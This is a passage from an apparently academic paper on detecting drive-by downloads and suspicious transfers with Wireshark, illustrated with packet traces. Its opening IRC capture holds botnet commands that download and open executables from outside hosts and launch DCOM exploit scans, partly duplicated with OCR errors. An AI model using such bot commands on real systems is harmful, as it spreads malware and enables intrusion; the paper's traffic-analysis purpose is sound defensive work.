:hunt3d.devilz.net 005 damn-0262937047 WALLCHOPS WATCH=128 SILENCE=15 MODES=12 CHANTYPES=# PREFIX=(ohv)@%& CHANMODES=beqa,kf,l,1,psmtntirkCOAQVKGCUZNSMT
NETWORK=DEVILZ CASEMAPPING=ascii EXTBAN=~,cqr :are supported by this server
:hunt3d.devilz.net 251 damn-0262937047 :There are 1 users and 5122 invisible on 1 servers
:hunt3d.devilz.net 252 damn-0262937047 2 :operator(s) online
:hunt3d.devilz.net 253 damn-0262937047 14 :unknown connection(s)
:hunt3d.devilz.net 254 damn-0262937047 19 :channels formed
:hunt3d.devilz.net 255 damn-0262937047 :I have 5123 clients and 0 servers
:hunt3d.devilz.net 265 damn-0262937047 :Current Local users: 5123 Max: 9508
:hunt3d.devilz.net 266 damn-0262937047 :Current Global users: 5123 Max: 5123
:hunt3d.devilz.net 422 damn-0262937047 :MOTD File is missing
damn-0262937047 MODE damn-0262937047 :+i
damn-0262937047!ghmfefrsfnh-68-164-92-148.srvacaid.dynamic.covad.net JOIN :#s01
:hunt3d.devilz.net 332 damn-0262937047 :#s01 :.download http://www.wanees.net/bbnz_exe_bbnz_exe 1
:hunt3d.devilz.net 333 damn-0262937047 :#s01 AL7UB 1103771901
:hunt3d.devilz.net 353 damn-0262937047 :@ #s01 :damn-0262937047
:hunt3d.devilz.net 366 damn-0262937047 :#s01 :End of /NAMES list.
damn-0262937047!ghmfefrsfnh-68-164-92-148.srvacaid.dynamic.covad.net JOIN :#s02
:hunt3d.devilz.net 332 damn-0262937047 :#s02 :.download http://webacceptor.findwhat-ever-now.com:8091/get.file?
action=file&app=13001&class=682&affiliate=jocker jocker.exe 1
:hunt3d.devilz.net 333 damn-0262937047 :#s02 AL7UB 1103771882
:hunt3d.devilz.net 353 damn-0262937047 :@ #s02 :damn-0262937047
:hunt3d.devilz.net 366 damn-0262937047 :#s02 :End of /NAMES list.
damn-0262937047!ghmfefrsfnh-68-164-92-148.srvacaid.dynamic.covad.net JOIN :#s03
:hunt3d.devilz.net 332 damn-0262937047 :#s03 :.download http://ysbweb.com/ist/scripts/ysb_exe.php?account_id=1000489&user_level=3
ysbinstall1000489_3.exe 1
:hunt3d.devilz.net 333 damn-0262937047 :#s03 AL7UB 1103771894
:hunt3d.devilz.net 353 damn-0262937047 :@ #s03 :damn-0262937047
:hunt3d.devilz.net 366 damn-0262937047 :#s03 :End of /NAMES list.
```

Figure 11 Follow TCP stream of the IRC packets (2) (see online version for colours)

```
Stream Content
:hunt3d.dev1lz.net 333 damn-0262937047 @ #s01 :damn-0262937047/
:hunt3d.dev1lz.net 336 damn-0262937047 #s01 :end of /NAMES list.
damn-0262937047?ghmfeirsfn8h-68-164-92-148.snvaicd.dynamic.covad.net JOIN :#s02
:hunt3d.dev1lz.net 332 damn-0262937047 #s02 :.download http://webacceptor.findwhatsoevernow.com:8091/get.file?
action=file&afp=13001&class=682&affiliate=jocker_tocker_exe 1
:hunt3d.dev1lz.net 333 damn-0262937047 #s02 AL7uB 1103771882
:hunt3d.dev1lz.net 333 damn-0262937047 @ #s02 :damn-0262937047
:hunt3d.dev1lz.net 366 damn-0262937047 #s02 :end of /NAMES list.
damn-0262937047?ghmfeirsfn8h-68-164-92-148.snvaicd.dynamic.covad.net JOIN :#s03
:hunt3d.dev1lz.net 332 damn-0262937047 #s03 :.download http://ysbweb.com/ist/scripts/ysb_exe.php?account_id=1000489&user_level=3
ysbinstall_1000489_3.exe 1
:hunt3d.dev1lz.net 333 damn-0262937047 #s03 AL7uB 1103771894
:hunt3d.dev1lz.net 333 damn-0262937047 @ #s03 :damn-0262937047
:hunt3d.dev1lz.net 366 damn-0262937047 #s03 :end of /NAMES list.
USERHOST damn-0262937047
MODE damn-0262937047 -x+i
JOIN #s10w3r 103dx
USERHOST damn-0262937047
MODE damn-0262937047 -x+i
JOIN #s10w3r 103dx
USERHOST damn-0262937047
MODE damn-0262937047 -x+i
JOIN #s10w3r 103dx
PRIVMSG #s01 :[DOWNLOAD]: Downloading URL: http://www.wanees.net/bbnz.exe to: bbnz.exe.
PRIVMSG #s02 :[DOWNLOAD]: Downloading URL: http://webacceptor.findwhatsoevernow.com:8091/get.file?action=file&afp=13001&class=682&affiliate=jocker to:
jocker.exe
PRIVMSG #s03 :[DOWNLOAD]: Downloading URL: http://ysbweb.com/ist/scripts/ysb_exe.php?account_id=1000489&user_level=3 to: ysbinstall_1000489_3.exe.
:hunt3d.dev1lz.net 302 damn-0262937047 :damn-0262937047+ghmfeirsfn8h-68-164-92-148.snvaicd.dynamic.covad.net
damn-0262937047?ghmfeirsfn8h-68-164-92-148.snvaicd.dynamic.covad.net JOIN :#s10w3r
:hunt3d.dev1lz.net 332 damn-0262937047 #s10w3r :.advscan dcom35 200 3 0 -r -s
:hunt3d.dev1lz.net 333 damn-0262937047 #s10w3r :gh 1103776089
:hunt3d.dev1lz.net 353 damn-0262937047 @ #s10w3f :damn-0262937047 @AL7uB @Under0
:hunt3d.dev1lz.net 366 damn-0262937047 #s10w3r :end of /NAMES list.
:hunt3d.dev1lz.net 302 damn-0262937047 :damn-0262937047+ghmfeirsfn8h-68-164-92-148.snvaicd.dynamic.covad.net
:hunt3d.dev1lz.net 302 damn-0262937047 :damn-0262937047+ghmfeirsfn8h-68-164-92-148.snvaicd.dynamic.covad.net
PRIVMSG #s01 :[DOWNLOAD]: Downloaded 28.6 KB to ysbinstall_1000489_3.exe @ 28.6 KB/sec.
PRIVMSG #s03 :[DOWNLOAD]: Downloaded 28.6 KB to ysbinstall_1000489_3.exe @ 28.6 KB/sec.
PRIVMSG #s03 :[DOWNLOAD]: Downloaded 28.6 KB to ysbinstall_1000489_3.exe @ 28.6 KB/sec.
PRIVMSG #s03 :[DOWNLOAD]: opened: ysbinstall_1000489_3.exe.
```

5 Downloads

Hackers can also propagate their malicious acts in computer systems through downloads. The unintended downloads of software or files from the internet are called **drive-by downloads**. In some cases, a computer user might authorise a download of software, but he might not understand the hidden consequences this download might have on the computer system. For instance, the download might install unknown and unwanted executable programs. In other cases, drive-by downloads might take place without the person's knowledge by means of Trojan horses, Botnets, or computer virus. The objective of drive-by downloads consists of installing malware, recording the user's keyboard input, track the user's browsing experience, information theft or opening a computer to remote control.

Drive-by-downloads are currently the most prevalent threat and hard to guard against (IT Cornell, 2015). Drive-by download pages are usually hosted on legitimate websites to which an attacker has posted exploit code. Attackers can gain access to legitimate sites through intrusion or by posting malicious code to a poorly secured web form, like a comment field on a blog. Compromised sites can be hosted anywhere in the world and concern nearly any subject imaginable, making it difficult for even an experienced user to identify a compromised site from a list of search results.


Usually drive-by downloads occur in two ways. First, an advertisement popup or any other portion of the active page suddenly appears. By clicking on these popups even trying to close them kicks off the unintended downloads on the computer. In order to trick users into clicking on these dangerous popups, they look like genuine warnings from the

operating system, well-known software (such as anti-virus). The second tactic exploits the natural design of web browsers in the way they display web page content. If that content includes something that needs to be downloaded to view it correctly, your browser may offer to run it, infecting your machine.

Drive-by downloads are among the most prevalent attacks on computer systems. According to a Google report in 2007, one in ten internet sites hosted a drive-by download, and in 2008, Sophos, a major antivirus vendor, estimated that 6,000 newly infected sites appear every day (IT Cornell, 2015). There are two main reasons why drive-by downloads are so common today. First, some legitimate web servers may have vulnerabilities that allow a hostile site to deliver content. Second, most drive-by downloads exploit the victim's willingness to frivolously click popups and warnings as they navigate to the desired content.

Figure 12 shows an example of a drive-by download. In this example, a user visits compromised web page containing a hidden iframe. This iframe secretly loads another page that redirects to another page containing an exploit. An exploit is a piece of software, a chunk of data, or sequence of commands that takes advantage of a vulnerability to cause unintended or unanticipated behaviour on computer software or hardware. In this case of a drive-by download, the exploit tries to download malicious data or code from another server.

Figure 12 Drive-by-download (see online version for colours)




Modern browsers take several defensive steps against drive-by downloads. Most browsers will prominently warn of executable programs and suggest a safe course of action. Some browsers refuse to directly execute code received while browsing, and instead force a user to save the code on a hard drive and suggest examining it by an antivirus. Despite these security measures provided by browsers, it is important that network administrators analyse the network traffic at the packet level to identify whether there are any illegitimate downloads and figure out what they are accomplishing. Fortunately, it is easy to identify downloads in Wireshark traces. Let us consider how drive-by-downloads can be identified and analysed.

In Wireshark, downloads can be found by looking at the window size. First, we need to understand the impact of buffer management on TCP. The simplest way of considering the window size is that it indicates the size of a machine's receive buffer for a particular connection. In other words, the window size represents how much data a

device can handle from its peer at one time before it passes it to the application process. Let us consider an example in Figure 13 (Kozierok 2005). The server's window size being 360 bytes means that the server is willing to take no more than 360 bytes at a time from the client. When the server receives data from the client, it places it into this buffer, and it must then do two distinct things with the data. First, the server must send an acknowledgment back to the client indicating that the data was received. Second, it must transfer the data to the destination application process. With these two processes, it is possible for the buffer to fill up with received data faster than the receiving TCP can empty it. When this occurs, the receiving device may need to adjust window size to prevent the buffer from being overloaded.

Figure 13 TCP window sliding mechanism (see online version for colours)



As long as the server can process the data as fast as it comes in, it will keep the same window size at 360 bytes. However, in the real world, it is important to remember that a server might be dealing with dozens, hundreds or even thousands of TCP connections. The TCP buffer might not be able to process the data immediately. It is possible that the application itself might not be ready for the bytes in the receive buffer for whatever reason. In the case the server's TCP may not be able to immediately remove all bytes from the buffer; it will want to change the window size that it advertises to the client through the acknowledgement in order to reflect the fact that the buffer is partially filled. Figure 10 shows three message cycles, and in each message cycle, the server reduces its receive window. First, the server reduces it from 360 to 260. In the second and third cycles, the server reduces the window size by the amount of

data it receives, which temporarily freezes the client's send window size, halting it from sending new data.

In WireShark, TCP window update messages can indicate that a lot of packets are being transferred between the server and the client; which is the case is for downloads. Since downloads will likely cause network traffic congestion, some packets might be lost and need to be retransmitted to ensure TCP reliability. With the TCP protocol, duplicate ACKs are usually a symptom of packet loss. TCP DUP ACK messages are actually a trigger from the client indicating that it did not receive a record (the one after the ACK). A storm of TCP window updates and TCP DUP ACK messages in a trace file indicates congestion between the client and the server, which might be caused by downloads.

Figure 14 shows part of a trace file named download-bad.pcap with multiple TCP window update and TCP DUP ACK messages. In Figure 14, the client [IP = 10.0.52.164] makes an HTTP GET request for an executable program from a server [IP = 61.8.0.17] in packet 4. As it is observable in the subsequent packets of the trace file, TCP update messages are triggered on the client to ask the server to reduce the send window size because the client's receiver buffer is partially full. As this congestion continues, some packets are lost, which prompts the client to send TCP DUP ACKs to the server requesting the retransmission of the lost packets. The downloading in this situation might not have dangerous effects on the client. However, the same signatures denoting downloads can also apply to dangerous drive-by-downloads. With the same approach, network engineers can use WireShark to find out whether a network is suffering from drive-by-download attacks and take adequate measures to halt the attacks.

Figure 14 Storm of TCP window updates and DUP ACKs (see online version for colours)

7110	121.905343.10.0.52.164	61.8.0.17	TCP	60 [TCP Dup ACK #1000] seq=110330
7111	121.905343.10.0.52.164	61.8.0.17	TCP	60 [TCP Dup ACK #1000] seq=110330
7112	121.9018170.10.0.52.164	61.8.0.17	TCP	60 [TCP Dup ACK #1000] seq=110330
7113	121.905343.10.0.52.164	61.8.0.17	TCP	60 [TCP Dup ACK #1000] seq=110330
7114	121.905343.10.0.52.164	61.8.0.17	TCP	60 [TCP Dup ACK #1000] seq=110330
7115	121.905343.10.0.52.164	61.8.0.17	TCP	60 [TCP Dup ACK #1000] seq=110330
7116	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7117	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7118	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7119	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7120	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7121	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7122	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7123	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7124	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7125	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7126	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7127	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7128	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7129	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7130	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7131	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7132	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7133	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7134	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7135	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7136	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7137	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7138	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7139	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7140	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7141	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7142	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7143	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7144	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7145	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7146	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7147	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7148	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7149	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7150	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7151	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7152	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7153	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7154	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7155	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7156	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7157	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7158	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7159	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7160	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7161	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7162	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7163	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7164	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7165	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7166	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7167	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7168	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7169	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7170	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7171	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7172	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7173	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7174	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7175	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7176	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7177	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7178	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7179	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7180	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7181	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7182	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7183	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7184	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7185	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7186	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7187	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7188	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7189	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7190	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7191	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7192	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7193	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7194	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7195	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7196	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7197	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7198	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7199	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330
7200	121.905343.10.0.52.164	61.8.0.17	TCP	54 [TCP window update] seq=110330

Besides internet downloads involving the Http protocol and web servers, WireShark can be used to identify and analyse

other kinds of downloads such as those involving an FTP server. Sometimes, hackers can carry out downloads just to hog the resources especially the bandwidth of the victim machine. In this way, the attackers might simply download a bunch of junk data from a compromised server. To identify these types of suspicious downloads in WireShark traces, network engineers could identify some of the abnormal packets such as PSH ACK, FIN ACK, FIN PSH ACK, and TCP DUP ACK. For instance, hackers can use PSH ACK to create an attack similar to TCP ACK attacks. Their goal would be to deplete the resources of the victim system. The attacking agents would send TCP packets with the PUSH and ACK bits set to one. These packets instruct the victim system to unload all data in the TCP buffer (regardless of whether or not the buffer is full) and send an acknowledgement when complete. If this process is repeated with multiple agents, the target system cannot process the large volume of incoming packets and it will crash. Let us look at an example of a WireShark trace to see this analysis of mistrustful transfer of data from a server to the client can be accomplished.

In the first three packets in Figure 15 taken from the ftp-download-group2.pcap file, the client [IP = 71.198.243.158] establishes a TCP connection with the server [IP = 128.121.136.217]. The following packets between the client and the server contain abnormal flags. In packet 4, the server sends a packet to the client with PSH ACK flags set. With the PSH ACK flags, the server informs the client that it has no further data to transmit for now and asks that the data be immediately removed from the buffer. In packet 7, the server again sends a TCP packet to the client with the PSH ACK flags but this time with the FIN flag. The client acknowledges the graceful teardown of the TCP connection, and sends a FIN ACK message to close the connection as well. However, after the connection is terminated in packet 10, the client set up another session with the server by establishing a new TCP connection in packets 11, 12 and 13. The same process of exchanging data between the client and the server resumes. In this trace file, the client continues to download data from the server over multiple sessions of TCP connections.

In Figure 16, which is a continuation of Figure 15, abnormal TCP packets are clearly evident. In this trace file, we see that the client sometimes receives packets with the 'tcp previous segment not captured' message. This is a message created by Wireshark when it did not see a packet that should have been in the trace. This warning basically means that either the packet was not seen on the wire indicating possible packet loss or that Wireshark was not capturing fast enough to record the packet even though it had been on the wire. In the subsequent packets, we see many duplicate acknowledgement packets from the client to the server. TCP reliably delivers streams of bytes between two machines, and reliability means that TCP guarantees to never deliver out of order data to a listening application. It appears that at least one TCP segment being sent from the server to the client was lost. Duplicate ACKs are attempts by the client to trigger a fast retransmit. When a TCP sender

receives a duplicate acknowledgement, it can reasonably assume that the segment immediately after the segment being ACKed was lost in the network, and results in an immediate retransmission.

Figure 15 Suspected downloads with PSH ACKS (see online version for colours)

Time	Source	Destination	Protocol	Length	Info
1.0.000000	71.198.243.158	128.121.136.217	TCP	62	stgxfws > 30009 [SYN] Seq=0 win=0
2.0.013542	128.121.136.217	71.198.243.158	TCP	60	30009 > stgxfws [SYN, ACK] Seq=1
3.0.013700	71.198.243.158	128.121.136.217	TCP	54	stgxfws > 30009 [ACK] Seq=1
4.5.537023	128.121.136.217	71.198.243.158	TCP	1078	30009 > stgxfws [PSH, ACK] Seq=1
5.1.654777	71.198.243.158	128.121.136.217	TCP	54	stgxfws > 30009 [ACK] Seq=1
6.1.669439	128.121.136.217	71.198.243.158	TCP	1514	30009 > stgxfws [ACK] Seq=1025
7.1.669948	128.121.136.217	71.198.243.158	TCP	155	30009 > stgxfws [FIN, PSH, ACK] Seq=1
8.1.669997	71.198.243.158	128.121.136.217	TCP	54	stgxfws > 30009 [ACK] Seq=1
9.1.670060	71.198.243.158	128.121.136.217	TCP	54	stgxfws > 30009 [FIN, ACK] Seq=1
10.1.688585	128.121.136.217	71.198.243.158	TCP	60	30009 > stgxfws [ACK] Seq=2587
11.2.678251	71.198.243.158	128.121.136.217	TCP	62	dns2go > 30178 [SYN] Seq=0 win=0
12.2.684542	128.121.136.217	71.198.243.158	TCP	60	30178 > dns2go [SYN, ACK] Seq=1
13.2.684658	71.198.243.158	128.121.136.217	TCP	54	dns2go > 30178 [ACK] Seq=1
14.3.726242	128.121.136.217	71.198.243.158	TCP	1514	30178 > dns2go [ACK] Seq=1
15.3.867869	71.198.243.158	128.121.136.217	TCP	54	dns2go > 30178 [ACK] Seq=1
16.3.883971	128.121.136.217	71.198.243.158	TCP	1514	30178 > dns2go [ACK] Seq=1461
17.3.885192	128.121.136.217	71.198.243.158	TCP	1514	30178 > dns2go [ACK] Seq=2921
18.3.885260	71.198.243.158	128.121.136.217	TCP	54	dns2go > 30178 [ACK] Seq=10221
19.3.899871	128.121.136.217	71.198.243.158	TCP	1514	30178 > dns2go [ACK] Seq=4381
20.3.901077	128.121.136.217	71.198.243.158	TCP	1514	30178 > dns2go [ACK] Seq=5841
21.3.901164	71.198.243.158	128.121.136.217	TCP	54	dns2go > 30178 [ACK] Seq=1
22.3.902308	128.121.136.217	71.198.243.158	TCP	1514	30178 > dns2go [ACK] Seq=7301
23.3.918111	128.121.136.217	71.198.243.158	TCP	1514	30178 > dns2go [ACK] Seq=8761
24.3.918178	71.198.243.158	128.121.136.217	TCP	54	dns2go > 30178 [ACK] Seq=1
25.3.919339	128.121.136.217	71.198.243.158	TCP	1514	30178 > dns2go [ACK] Seq=10221
26.3.935156	128.121.136.217	71.198.243.158	TCP	1514	30178 > dns2go [ACK] Seq=11681
27.3.935265	71.198.243.158	128.121.136.217	TCP	54	dns2go > 30178 [ACK] Seq=1
28.3.936365	128.121.136.217	71.198.243.158	TCP	1514	30178 > dns2go [ACK] Seq=13141
29.3.951954	128.121.136.217	71.198.243.158	TCP	1514	30178 > dns2go [ACK] Seq=14601
30.3.952019	71.198.243.158	128.121.136.217	TCP	54	dns2go > 30178 [ACK] Seq=1
31.3.953177	128.121.136.217	71.198.243.158	TCP	1514	30178 > dns2go [ACK] Seq=16061
32.3.953326	71.198.243.158	128.121.136.217	TCP	54	dns2go > 30178 [ACK] Seq=1
33.3.968747	128.121.136.217	71.198.243.158	TCP	1514	30178 > dns2go [ACK] Seq=17521
34.3.969574	128.121.136.217	71.198.243.158	TCP	1042	30178 > dns2go [FIN, PSH, ACK] Seq=1
35.3.969705	71.198.243.158	128.121.136.217	TCP	54	dns2go > 30178 [ACK] Seq=1
36.3.969847	71.198.243.158	128.121.136.217	TCP	54	dns2go > 30178 [FIN, ACK] Seq=1
37.3.988239	128.121.136.217	71.198.243.158	TCP	60	30178 > dns2go [ACK] Seq=19970
38.4.001050	71.198.243.158	128.121.136.217	TCP	62	florence > 30123 [SYN] Seq=0 win=0
39.4.013581	128.121.136.217	71.198.243.158	TCP	60	30123 > florence [SYN, ACK] Seq=1
40.4.615257	71.198.243.158	128.121.136.217	TCP	54	florence > 30123 [ACK] Seq=1
41.4.657783	128.121.136.217	71.198.243.158	TCP	1078	30123 > florence [PSH, ACK] Seq=1

Figure 16 Suspected downloads with PSH ACK (see online version for colours)

118	7.086765	71.198.243.158	128.121.136.217	TCP	54	zented > 30169 [ACK] Seq=1 Ack=50665 win=0
119	7.086765	71.198.243.158	128.121.136.217	TCP	1514	TCP Dup ACK 118421 zented > 30169 [ACK] Seq=1 Ack=50665 win=0
120	7.100919	71.198.243.158	128.121.136.217	TCP	54	TCP Dup ACK 118421 zented > 30169 [ACK] Seq=1 Ack=50665 win=0
121	7.102091	128.121.136.217	71.198.243.158	TCP	1514	30169 > zented [ACK] Seq=53585 Ack=1 win=0
122	7.102113	71.198.243.158	128.121.136.217	TCP	54	TCP Dup ACK 118421 zented > 30169 [ACK] Seq=1 Ack=50665 win=0
123	7.103415	128.121.136.217	71.198.243.158	TCP	1514	30169 > zented [ACK] Seq=55045 Ack=1 win=0
124	7.103446	71.198.243.158	128.121.136.217	TCP	54	TCP Dup ACK 118421 zented > 30169 [ACK] Seq=1 Ack=50665 win=0
125	7.104670	128.121.136.217	71.198.243.158	TCP	1514	30169 > zented [ACK] Seq=56505 Ack=1 win=0
126	7.104693	71.198.243.158	128.121.136.217	TCP	54	TCP Dup ACK 118421 zented > 30169 [ACK] Seq=1 Ack=50665 win=0
127	7.297038	128.121.136.217	71.198.243.158	TCP	1514	TCP Retransmission() 30169 > zented [ACK] Seq=1 Ack=50665 win=0
128	8.297148	71.198.243.158	128.121.136.217	TCP	54	zented > 30169 [ACK] Seq=1 Ack=57965 win=0
129	8.297148	71.198.243.158	128.121.136.217	TCP	1514	TCP Retransmission() 30169 > zented [ACK] Seq=1 Ack=57965 win=0
130	10.497024	71.198.243.158	128.121.136.217	TCP	54	TCP Dup ACK 118421 zented > 30169 [ACK] Seq=1 Ack=50665 win=0
131	14.699828	128.121.136.217	71.198.243.158	TCP	1514	TCP Retransmission() 30169 > zented [ACK] Seq=1 Ack=50665 win=0
132	14.699859	71.198.243.158	128.121.136.217	TCP	54	TCP Dup ACK 118421 zented > 30169 [ACK] Seq=1 Ack=50665 win=0
133	22.090966	128.121.136.217	71.198.243.158	TCP	1514	30169 > zented [ACK] Seq=57965 Ack=1 win=0
134	23.081945	71.198.243.158	128.121.136.217	TCP	54	zented > 30169 [ACK] Seq=1 Ack=59425 win=0
135	39.109714	128.121.136.217	71.198.243.158	TCP	1514	TCP Retransmission() 30169 > zented [ACK] Seq=1 Ack=50665 win=0
136	39.109781	71.198.243.158	128.121.136.217	TCP	54	TCP Dup ACK 118421 zented > 30169 [ACK] Seq=1 Ack=50665 win=0
137	71.312888	128.121.136.217	71.198.243.158	TCP	1514	TCP Retransmission() 30169 > zented [ACK] Seq=1 Ack=50665 win=0
138	71.313021	71.198.243.158	128.121.136.217	TCP	54	TCP Dup ACK 118421 zented > 30169 [ACK] Seq=1 Ack=50665 win=0
139	71.328324	128.121.136.217	71.198.243.158	TCP	1514	30169 > zented [ACK] Seq=59425 Ack=1 win=0
140	71.329438	128.121.136.217	71.198.243.158	TCP	1514	30169 > zented [ACK] Seq=60885 Ack=1 win=0
141	71.329529	71.198.243.158	128.121.136.217	TCP	54	zented > 30169 [ACK] Seq=1 Ack=62345 Ack=1 win=0
142	71.345027	128.121.136.217	71.198.243.158	TCP	1514	30169 > zented [ACK] Seq=62345 Ack=1 win=0
